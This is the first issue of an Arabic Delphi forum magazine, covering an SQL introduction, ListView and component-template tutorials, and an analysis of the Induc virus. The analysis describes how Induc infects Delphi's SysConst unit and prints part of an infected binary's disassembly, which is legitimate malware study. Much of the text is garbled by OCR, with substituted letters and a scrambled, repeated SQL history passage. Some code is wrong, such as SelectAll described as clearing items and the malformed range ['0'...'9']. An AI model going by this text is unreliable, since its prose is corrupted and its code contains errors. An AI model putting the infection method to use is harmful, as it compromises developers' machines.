


## بسم الله الركميُّ الركيم

# مجلة منتدى دلفي للهرب



مجلة شهرية تعليمية من انجازٍ اعضاء المنتديُّ

## العدد الأول





## فهرس هذا العدد

Ü افتتاحیة.

ü قواعد البيانات: الاستملام SQL.

ü مکونات دلفي: مکون ListView.

ü دلفيْ: إعادة الاستخدام فيْ دلفيْ

ü تحليل البرمجيات : استهداف دلفيُّ.

ü تهرين العدد.





## افتتاحية

دلفي، ديلفي، دالفي و ديلفاي مهما اختلف لفضه أوامره واحدة.



قام اليوم أول يونيو أعضاء منتدى دلفي للعرب باعدار أول عدد من مجلة المنتدى، و هي عبارة عن مجلة شهرية تعليمية تعالج مواضيع البرمجة و التحليل البرمجي بطريقة سهلة، سلسة و هادفة.

- ـ يستطيع أعضاء المنتدى المشاركة في المواضيع الشهرية باءرسال الموضوع إلى إدارة المنتدى قبل أسبوعين من وقت نشر المحد.
- المواضيع يجب أن تكون خفيفة، غير سطحية و هادفة تعالج أفكار التعامل مع دلفي في كل الإختصاصات.
- مدعومة بصور و مكتوبة باللغة العربية الفصحي مع إمكانية كتابة المصطلحات باللغة الانكليزية فقط.
  - . ترجمة مصادر غربية مقبولة مع إلزامية ذكر المصدر.
- تحتفظ إدارة المنتدى بحق قبول أو رفض مشاركة في حالة تكرار الموضوع أو نقل الموضوع من منتديات أخرى .
- تمنح المجلة الإشهار المجاني للبرامج المنجزة من طرف أعضاء المنتدي مع حق الامتناع و التحفظ.

مشاركتك تهمنا و بها نضع لبنات بناء صرح عربي للبرمجة.

الكاتب: إدارة المنتدى



## قواعد البيانات

مدخل إلث لغة الاستعلامات البنيوية (الجزء الأول)
Introduction to Structured Query Language
(Part One)

بقلم: kachwahed



SQL، نظرة تاريخية:

طورت شركة IBM لغة SQL على يد Donald D. Chamberlin و SEQUEL بداية عام 1970، وكانت آنذاك تدعى SEQUEL وموجهة لمهالجة واستخراج البيانات من منتجات قواعد البيانات الهلائقية لشركة IBM.

خلال عام 1970 قامت مجموعة من مبرمجي شركة IBM بتطوير نظام قواعد الإلامام System R بتطوير بيانات علائقية يدعى System R مينها قام المحالة المحال

من أوائل نظم قواعد البيانات كان RDMS تطوير شركة MIT عام 1970، تبعتها U.C.Berkeley عام 1974، تبعتها lngres عام 1974 في U.C.Berkeley وهنا أدرجت SQL أداة للاستعلام عن البيانات عرفت حينها باسم QUEL التي اشتهرت فيما بعد بلغة SQL.



بهد ذلك، قامت Oracle) Relational Software, Inc. حاليا) بتطوير لغة SQL خاصة بنها، مع اعتماد مبادئ تصميم قواعد البيانات العلائقية التي وضعها SQL خاصة بنها، مع اعتماد مبادئ تصميم قواعد البيانات العلائقية التي وضعها Relation Software, Inc. أصدرت Chamberlin, Boyce Codd وSQL عيف SQL عيف SQL عرف باسم Oracle v2 رالإصدار (2) الخاص بحواسيب VAX.

بهد عرض لغة SQL على المتعاملين لتجربتها واكتشاف فعاليتها، شرعت System R بتطوير منتجات تجارية اعتمادا على نظام قواعد البيانات System R كنموذج أولي بما في ذلك System R و DB2 و DB2 خلال السنوات 1979، 1981، 1983 على الترتيب.

## ما هي لغة الاستعلامات البنيوية SQL؟

لغة الاستعلامات البنيوية Structured Query Language أو SQL اختصارا وتقرأ إس كيو إل، أو سيكوال، هي لغة برمجة قياسية للتعامل مع قواعد البيانات العلائقية، تسمح هذه اللغة بالجراء مختلف العمليات على قاعدة البيانات، بما في ذلك:

- الاستعلام عن البيانات: الحصول على أي إحصاء (أو معلومة) حول البيانات
- التحكم في البيانات: إجراء عمليات الإضافة، الحذف، التحديث والتعديل...
- ✔ التحكم في الصلاحيات: إنشاء المستخدمين حسابات التسجيل مع تحديد الصلاحيات



#### أقسام لغة SQL:

يهكن تقسيم تهليهات لغة SQL إلى ثلاث أقسام رئيسية وقسهين آخرين، أولها تهليهات تهريف البيانات وتتلخص في تهليهات إنشاء وحذف عناصر قاعدة بيانات: الجداول، الحقول، الهفاتيح، الفهارس، القيود...، القسم الثاني تهليهات همالجة البيانات وتشهل كل ها يتهلق بالسجلات من إضافة، حذف وتحديث القسم الثالث تهليهات الصلاحية وتتهلق بتحديد الصلاحيات وحدود الاستهمال. قسم آخر يتمثل في تهليهات تسيير المهاهلات (Transactions) ويسمح قسم آخر يتمثل في تهليهات تسيير المهاهلات أو صفقات (سنتحدث بالتحكم في طريقة إرسال الاستهلاهات على شكل دفهات أو صفقات (سنتحدث عن ذلك لاحقا بالأمثلة)، ويضيف آخرون قسم تهليهات SQL المدمجة كون ذلك لاحقا بالأمثلة)، ويضيف آخرون قسم تهليهات SQL المدمجة

#### SET, DECLARE CURSOR, OPEN, FETCH...

طبها، تختلف تهليهات SQL هن SQL هن RDBMS أ آخر، كما تختلف تهليهات SQL هن SQL بين نظم قواعد البيانات الملفات، مثل: MySQL, Access, dBase, FoxPro, بين نظم قواعد البيانات الملفات، مثل: Paradox, Approach. وبين نظم قواعد البيانات من الشكل عميل/خادم، مثل: Sybase ,Oracle, SQL Server, Informix, DB2, Interbase, 4D, .PostgreSQL

Relational Database Management System 1: نظام تسيير قواعد البيانات العلائقية.



## الجدول التاليُّ يخلص أهم التهليمات البرمجية فيُ لغة SQL:

Type of SQL SQL النواع التهليمات البرمجية للغة SQL keywords

SELECT INSERT UPDATE DELETE MERGE	تعلیمات معالجة البیانات Data Manipulation Language (DML)
CREATE ALTER DROP RENAME TRUNCATE COMMENT	تعلیمات تعریف البیانات Data Definition Language (DDL)
COMMIT ROLLBACK SAVEPOINT GRANT REVOKE	تعليمات التحكم في تدفق البيانات Transaction Control Language (TCL) تعليمات التحكم في الصلاحيات Data Control Language (DCL)



#### لهاذا نتعلم SQL؟

معظم محركات قواعد البيانات تدعم لغة SQL مع اختلافات صغيرة في القواعد النحوية للمعيار المحدد. تَعلُمك لغة SQL يفتح لك آفاقا واسعة ويجعلك قادرا على التعامل مع أية قاعدة بيانات مصممة بأحد البرامج التالية:

Oracle, Microsoft SQL Server, Microsoft Access, MySQL, DB2 (IBM Data Server), Informix, PostgreSQL, Sybase, Microsoft Visual FoxPro, NonStop SQL, Dataphor, Teradata, 4th Dimension, SQLBase, CSQL, FileMaker PRO, Helix Database, ODBC, Ingres, MonetDB, MaxDB, H2, MaxDB, VMDS, Openbase, eXtremeDB, Interbase, OpenEdge ABL, SmallSQL, Linter SQL DMBS, Derby, Adabas D, Greenplum Database, HSQLDB, AlphaFive, One\$DB, ScimoreDB, Pervasive PSQL,

## معايير لغة SQL:

تم تبني لغة SQL كلغة قياسية من طرف SQL كلغة قياسية من طرف SQL كاغة قياسية من طرف International أو SQL عام SQL-86 أو SQL عام Organization for Standardization

إلى غاية 1996 قام معهد 1996 علية 1996 قام معهد SQL DBMS أو National Institute of Standards and أو NIST أو SQL DBMS



## الجدول الآتي يلخص المعايير الشائعة للغة SQL:

## جدول 2: المعايير القياسية المعتمدة في لغة SQL

تعليقات	الإسم	D1	الماء
تعتیدات	المستهار	الإسم	الھام
أول اعتماد للغة SQL من طرف ANSI	SQL-87	SQL-86	1986
إصدار منقح ، لدعم 1-127 FIPS	FIPS 127-	SQL-89	1989
	1		
مراجعات أخري (ISO 9075)	SQL2,	SQL-92	1992
	FIPS 127-		
	2		
إدراج العبارات القياسية، الإرتباط،	SQL3	SQL:1999	1999
الاستعلامات الدورية، القوادح			
دعم XML، الحقول التعريفية		SQL:2003	2003
إمكانية دمج XML إلى استملام SQL،		SQL:2006	2006
دعم XQuery وغير ذلك			
إدراج INSTEAD OF للقوادح، إضافة		SQL:2008	2008
TRUNCATE وغير ذلك			

إلى اليوم، لا يوجد نظام تسيير قواعد بيانات يطبق معيار SQL بحذافره! في حين هناك العديد من النظم تملك لهجة SQL خاصة بها، بمعنى أنها تضيف عبارات غير متوفرة في معيار SQL، أو تستخدم نفس التعليمات الواردة في المعيار بقواعد نحوية مختلفة. أمثلة:

Paradox 7 و MS SQL Server 97 یستخدمان مهیار 92-SQL



## MS Access 97 و Oracle و Oracle و Oracle عستخدمان المهيار

## مهيزات لغة SQL:

ما يميز لغة SQL عن بقية لغات البرمجة أنها لغة تصريحية (Declarative)، أيُّ اننا باستعمالها نكتب ما نريد معرفته أو الحصول عليه، والمترجم هو الذيُّ يحدد كيف وبأيُّ طريقة يتم تنفيذ ذلك، فيُّ حين لغات البرمجة الأخرىُ تعد نمطية (Procedural)، أيُّ أن المبرمج عليه أن يكتب كل التعليمات البرمجية اللازمة لتحقيق المطلوب.

باختصار يمكن أن نلخص أهم خصائص لغة SQL فيما يلي:

- نظمة تسيير موحدة تستخدم في معظم أنظمة تسيير قواعد البيانات العلائقية، وهو ما يسمح بالانتقال من RDBMS إلى آخر مع الاحتفاظ بنفس تعليمات SQL المشتركة.
- ن سريعة التنفيذ واستهلاك أقل للموارد: حيث يتكفل المترجم بتنفيذ الاستعلامات بشكل داخلي وسريع ودون تدخل من البرنامج المرسل للاستعلام؛ بتنفيذ الاستعلام في وقت قياسي وباستهلاك أقل لموارد الجهاز، ويتكفل مترجم SQL بترتيب تنفيذ الاستعلامات بشكل تزامني وحسب الأولويات، وهي ميزة فريدة في الأنظمة عميل/خادم.
- يهكن SQL Ü غير حساسة لحالة الأحرف (Non-case-sensitie): يهكن استخدام أحرف كبيرة (Uppercase) أو أحرف صغيرة (Lowercase) في كتابة الاستعلامات دون التأثير على الناتج. ويفضل اصطلاحا كتابة

<sup>2</sup> نقصد بذلك لغات البرمجة المعروفة، مثل: Java ، Assembler ، Pascal ، C...



تعليمات لغة SQL بالأحرف الكبيرة للتمييز بينها وبين أسماء كائنات قاعدة البيانات (الجداول والحقول وغير ذلك).

ن لغة SQL الفهم والاستعمال: لغة SQL سهلة التعلم الاستخدام، ولا تتطلب أية معارف مسبقة بأي لغة برمجة؛ إذ يمكن لأي عامل في الشركة بعد مطالعة درس بسيط حول SQL أن يكتب استعلام لمعاينة البيانات.

#### المراجع:

- SQL Fundamentals (3rd Edition) v
- Wikipedia: Structured Query Language v
  - Developez.com: Le SQL de A à Z v



## نبذة عن مكونات دلفي

مکور: ListView

ىقلە: AL-MOB4RM3G

سيتم بعون الله شرح بعض و أهم خصائص مكون الـ ListView في دلفي، المكون هو من المكونات المهمة ,كثيرا ما نرش برامج تستخدم هذا المكون و الحقيقة انه من المكونات الأساسية في دلفي, به كثير من الخصائص المهمّة التي سنتطرق إليها في الأسفل إن شاء الله تعالش, بالإضافة إلى ذلك فمنظره جميل و شكله رائع.

في الدلفي, وتحت عنوان ال Win32 كما في الصورة التالية ,


□ Win32

نجد المكون الذي يحمل الهنوان ListView




نضغط عليه ونضعه على الفورم حتى نبدأ الَّهب به و التجريب فيه،





من لوحة الخصائص نجد أن لهذا المكون كثير من الخصائص, منها من نعرفها في مكونات أخري مثل الخآصية Anchors و الخاصية BidiMode و الخاصية ViewStyle و ViewStyle و Gridlines




نبدأ مع ألهم خاصية للهذا المكون, إلا ولهي خاصية ال ltems, ومن منّا لم يسمع أو يستخدم لهذه الخاصية؟ لا تقلق اخي الهزيز ان لم تكن تعرفها, فبعد لهذا الدرس البسيط فستعرف كيف تتعامل معلها بالتأكيد, تابعوا معنا جزاكم الله خيرا,






نضغط على المربع الذي يحوي ثلاثة نقاط, ويظهر لنا مربع كما في الصورة التالية,



هنا أهم الخصائص هي التي تم تعليمها بالون الأصفر, نضغط على New Item وبعدها نكتب شي في أول سطر , في ثاني سطر يمكننا وضع صورة حتى تظهر بجانب الكلمة التي كتبناها في الأعلى لكن يجب علينا أولا وصل المكون بمكون imagelist حتى نتمكن من ذلك,





يمكن إضافة الكثير من ال) items الأسطر) وهذا جدا سهل ويسير, اضغط فقط على apply ومن ثم على new item مرة أخرى واعد الكرّة من جديد,

بهد الانتهاء من إضافة ال Items اضغط على Ok و النتيجة منا في الصورة التالية, مع مراعاة أن الكلمات ربما مختلفة,



طيب, سنضبط بهض الخصائص بهذا المكون, من لوحة الخصائص نختار VsReportللخاصية






اختفت الكلمات التي أضفناها من المكون, لأسف, ينقصنا column وهذا هو السبب,

تابهوا معي كما في الصورة التالية,




نضيف Column بالضغط على الصورة في اعلى اليسار,



و النتيجة كما في الصورة التالية,






خاصية أخرى جميلة هي خاصية ال SortType ويتم من خلالها عمل Sort إي ترتيب ال Items حسب الأرقام أولا ثم الأحرف الأبجديّة,



#### والنتيجة,




## دعونا نلقي نظرة على الخاصية GridLines





والنتيجة كما في الصورة التالية, (هناك Grid على المكون الآن(



أيضا خاصية MultiSelect قد نحتاجها,



وكما هو وأضح من الإسم أنها تتيح لنا أن نختار أكثر من item في نفس الوقت, و الصورة توضح النتيجة,



وقبل النهاية من هذا المكون دعونا نذكر بهض لأكود المهمة لهذا المكون,



يجلب كم عدد ال Items في المكون

کود∶

ListView1.GetCount;

لحذف ال item المحدد،

کود∶

ListView1.DeleteSelected;

لتنظيف المكون من كل ال Items

کود∶

ListView1.SelectAll;

لجلب رقم ال index لل Item المحدد,

کود∶


ListView1.ItemIndex;

وغيرها الكثير يمكن أن تكتشفونها بأنفسكم, لا تنسوا ان تلقوا نظرة على المثال التطبيقي نلقاكم مع مكون جديد في عدد القادم إن شاء الله.



## إعادة الاستخدام في دلفي

بقلم: خالد شقروني



إحدى المزايا التي تقدمها دلفي عند بناء واجهات الاستخدام هي سهولة إنشاء توليفة مكونات أو شاشات سابقة الإعداد وإعادة استخدامها داخل نماذج الشاشات أو في مشاريهنا كلما احتجنا لها دون الحاجة إلى إعادة طياغتها من جديد.

في هذه السلسلة سنتحدث عن ثلاث تقنيات تقدمهما دلفي وهي:

1ـ قوالب المكونات Component Template

2ـ الإطارات Frames

3ـ مستودعات النماذج Repository



## الجزء الأول: قوالب المكونات

قالب المكونات عبارة عن تركيبة من مكون واحد أو أكثر من المكونات المتاحة لدينا في شريط المكونات. نقوم بإعداد هذا التركيبة باختيار المكونات وتحديد خصائصها و ملامحها وكتابة الكود الذي نحتاجه في أحداثها. ثم تقوم دلفي بحفظها كقالب مكونات وتضيفه إلى شريط المكونات Component كمكون جديد يمكن إعادة استخدامه لاحقا.

#### وثلا:

كثير منا يحتاج في نماذج الشاشات لزر buttn مكتوب علبه للهموافقالله أو OK وزر آخر مكتوب عليه للهإلغاء الأمرالله أو Cancel. وفي كل مرة نهيد تحديد نفس الخصائص لهذه الأزرار من حجم وكتابة وكود. ألا يكون مجديا أكثر لو قمنا بتحديد خصائص هذه الأزرار مرة واحدة؟ و أن نهيد استخدامها جاهزة كلما احتجنا إليها دون تكرار الجهد؟.

لتحقيق ذلك: نبدأ بهذه الخطوات البسيطة.


بهد أن نبدأ مشروعا جديدا، على النموذج Form1 نقوم بالتالي:

نضع مكون TButtn وتكون خصائصه كالتالي:

Name = btOK Caption = &OK

أيُّ أن الزر اسمه btOk و الكتابة عليه ستكون OK كما هو واضح فيُّ الشكل 1






(1) الشكل رقم

وفيُّ الحدث OnClick للزر نكتب التعليمة التالية :

Close;

كما هو في الشكل 2





(2) الشكل رقم

ونكرر الأمر مع مكون TButtn آخر، تكون خصائصه:


```
Name = btCancel
Caption = &Cancel
```

وفيُ الحدث OnClick نكتب التعليمة التالية :

Close;


الآن نقوم باختيار الزرين (بالضغط على الفأرة وإحاطة الزرين بمربع الإختبار) ثم من خلال لائحة الأوامر في دلفي نختار Component ثم Create Component كما في الشكل (3)





الشكل (3)

سيظهر لنا مربع حوار، نكتب فيه اسم القالب وليكن TOkCamcel واسم الصفحة في شريط المكونات ولتكن MyTemplate كما في الشكل (4)



الشكل (4)



الآن لو نراجع شريط المكونات سنجد صفحة جديدة باسم My Template وفيها أيقونة لقالب المكون الذي أنشأناه. لو اخترنا هذه الأيقونة ووضعناها على نموذج الشاشة form سوف تقوم دلفي بوضع مكونين من Tbuttn بحسب المواصفات التي حددناها في القالب، و سنجد أيضا نسخة من الكود الذي سبق وأن حددناه في حدث OnClick لكل زر.

وبذلك كلما أردنا ثنائي أزرار للهموافقلله و للهإلغاء الأمرلله على أي فورم نستخدم هذا القالب

#### لنأخذ مثالا آخر

نحتاج دائها أن نضع مكونات TLabel و TEdit في شاشات إدخال وعرض البيانات، ويزداد عدد هذه المكونات كلما ازداد عدد عناصر البيانات المراد إدخالها أو عرضها. وضع هذه المكونات ثم تنظيمها ومراعاة تراصفها ومحاداتها وتناسق أحجامها يهد عملا متهبا و مملا. باستخدام قوالب المكونات يمكن أن نختصر الكثير من الجهد.

نضع ثلاث أو أربعة أو حتى عشرة أزواج من مكونات TEdit و ILabel و نقوم بتنسيق أبعادها كما هو في الشكل (5)

<b>№</b> Form1	
Name:	
Name:	
Name:	
i	β
LAI:	0

**الشك**ل (5)



ثم نختارها كلها، و نكون منها قالبا جديدا نسميه TLabelEdit با تباع الخطوات في المثال السابق باستخدام الأمر Create Component Template، ونحفظها في نفس صفحة MyTemplate في شريط المكونات. الآن وبهذا القالب يمكننا وضع أزواج Label و Edit بأعداد كبيرة وتنسيقها بسرعة أكبر.

قبل أن نختم هذا الجزء لننظر في استفلال آخر لقوالب المكونات.

ستقوم با نشاء قالب مكونات يحوي مكونا واحدا فقط وهو TEdit و نجعل إدخالاته مقتصرة على الأعداد فقط. أي أن المستخدم يمكنه إدخال أرقام فقط داخل مكون الكتابة دون الأحرف والعلامات الأخرى.

نضع مكون TEdit على النموذج form وداخل حدث OnKeyPress نكتب الكود التالي:

```
procedure TForm1.Edit1KeyPress(Sender: TObject; var
Key: Char);
begin
  if not (Key in ['0'...'9']) then
    Key := #0;
end;
```

نقوم بحفظ القالب بنفس الخطوات التي سبق توضيحها. وبذلك كلما احتجنا إلى مربع كتابة للأرقام فقط نستخدم هذا القالب الذي سيعطينا مكونا سابق التجهيز رفق الكود اللازم.



## تحليل البرمجيات : استهداف دلفي ا

بقلم: STRELiTZIA



#### يمهيد:

بهد مرور سنة على اكتشاف البرنامج الضار المصنف Induc، مازلت آثاره تظهر من فترة إلى أخرى برسائل تنبيه من برامج الحماية، طبعا لم يصدر تحديث للبرنامج الضار منذ تلك الفترة.

السؤال المطروح هو ما مدا إمكانية زرع أوامر خبيثة في الملفات المصدرية الخاصة ببيئات البرمجة سواء دلفي أو غيرها؛ و الإجابة كانت مروعة، حيث لم يتم كشف البرنامج الضار إلا بعد أكثر من ثلاثة أشهر من انتشاره و تلويث أكثر من ثلاثة آلاف جهاز حسب تقارير مخابر برامج الحماية.

Induc يضهنا تحت خيار صهب، هل يجب أن نثق في المكونات الجاهزة المنتشرة دون ملفاتها المصدرية؟ الإجابة جاءت من احد الخبراء العرب DeltaAziz، حيث قال أنه صادف من قبل مكونات كانت تحتوي على أوامر خبيثة تنفذ دون علم مستهملها، لذا يجب الحذر في استهمال المكتبات الجاهزة و محاولة التحميل من مواقع رسمية.



## آلية التلوث:

- 1ـ عند تشغيل ملف مصاب يبدأ البرنامج الضار بالتحقق من وجود دلفي على الجهاز بالبحث في سجل النظام Windows Registry عن مفتاح تنصيب دلفي.
- 2 في حالة وجوده يبدأ في قراعة قيمة RootDir التي تحتوي على مسار rtl ثم source على مجلدين الله مجلدين على مجلدين على على الله على على الله على على الله على ا
- 3ـ يقوم بالتحقق من وجود ملف في مجلد lib يحمل اسم sysconst.bak أن وجده لا يتم تلويث الجهاز و يعتبر انه قد تم تلويثه من قبل و إن لم يجد الملف المذكور يبدأ عملية التلويث.
- 5ـ بعدها ينقل الملف الملوث sysconst.pas إلى مجلد اله يقوم بعمل dcc32.exe باستعمال compilation ليحصل على ملف جديد sysconst.dcu و يقم بحفظ الملف الأصلي الغير ملوث sysconst.dcu



## نظرة على هلف تنفيذي ملوث من المنقح debugger.

00405000	FF	
0040529C	55	PUSH EBP
0040529D	8BEC	MOV EBP, ESP
0040529F	81C4 DCFEFFFF	ADD ESP,-124
004052A5	53	PUSH EBX
004052A6	56	PUSH ESI
004052A7	33C0	XOR EAX, EAX
004052A9	8985 E4FEFFFF	MOV DWORD PTR SS:[EBP-11C],EAX
004052AF	8985 EOFEFFFF	MOV DWORD PTR SS:[EBP-120], EAX
004052B5	8985 DCFEFFFF	MOV DWORD PTR SS:[EBP-124],EAX
004052BB	8985 E8FEFFFF	MOV DWORD PTR SS:[EBP-118], EAX
004052C1	8985 FOFEFFFF	MOV DWORD PTR SS:[EBP-110], EAX
004052C7	8985 ECFEFFFF	MOV DWORD PTR SS:[EBP-114],EAX
004052CD	8945 F4	MOV DWORD PTR SS:[EBP-C], EAX
	8D75 F8	LEA ESI, DWORD PTR SS:[EBP-8]
004052D0		·
004052D3	33C0	XOR EAX, EAX
004052D5	55	PUSH EBP
004052D6	68 41544000	PUSH Induc_vi.00405441
004052DB	64:FF30	PUSH DWORD PTR FS:[EAX]
004052DE	64:8920	MOV DWORD PTR FS:[EAX],ESP
004052E1	B3 34	MOV BL,34
004052E3	8D45 FC	/LEA EAX,DWORD PTR SS:[EBP-4]
004052E6	50	PUSH EAX
004052E7	68 19000200	PUSH 20019
004052EC	6A 00	PUSH 0
004052EE	68 58544000	PUSH Induc_vi.00405458 ; ASCII "Software\Borland\Delphi\"
004052F3	8D85 ECFEFFFF	LEA EAX,DWORD PTR SS:[EBP-114]
004052F9	8BD3	MOV EDX, EBX
004052FB	E8 7CE8FFFF	CALL Induc_vi.00403B7C
		· !
00405300	FFB5 ECFEFFFF	PUSH DWORD PTR SS:[EBP-114]
00405306	68 7C544000	PUSH Induc_vi.0040547C ; ASCII ".0"
0040530B	8D85 F0FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]
	8D85 F0FEFFFF BA 03000000	
0040530B 00405311	BA 03000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3
0040530B 00405311 00405316	BA 03000000 E8 55E9FFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70
0040530B 00405311 00405316 0040531B	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]
0040530B 00405311 00405316	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C
0040530B 00405311 00405316 0040531B	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]
0040530B 00405311 00405316 0040531B 00405321	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327 0040532C 00405331	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3   CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]   CALL Induc_vi.00403D0C   PUSH EAX   PUSH 80000002   CALL <jmp.&advapi32.regopenkeyexa>   TEST EAX,EAX</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327 0040532C 00405331 00405333	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411</jmp.&advapi32.regopenkeyexa>
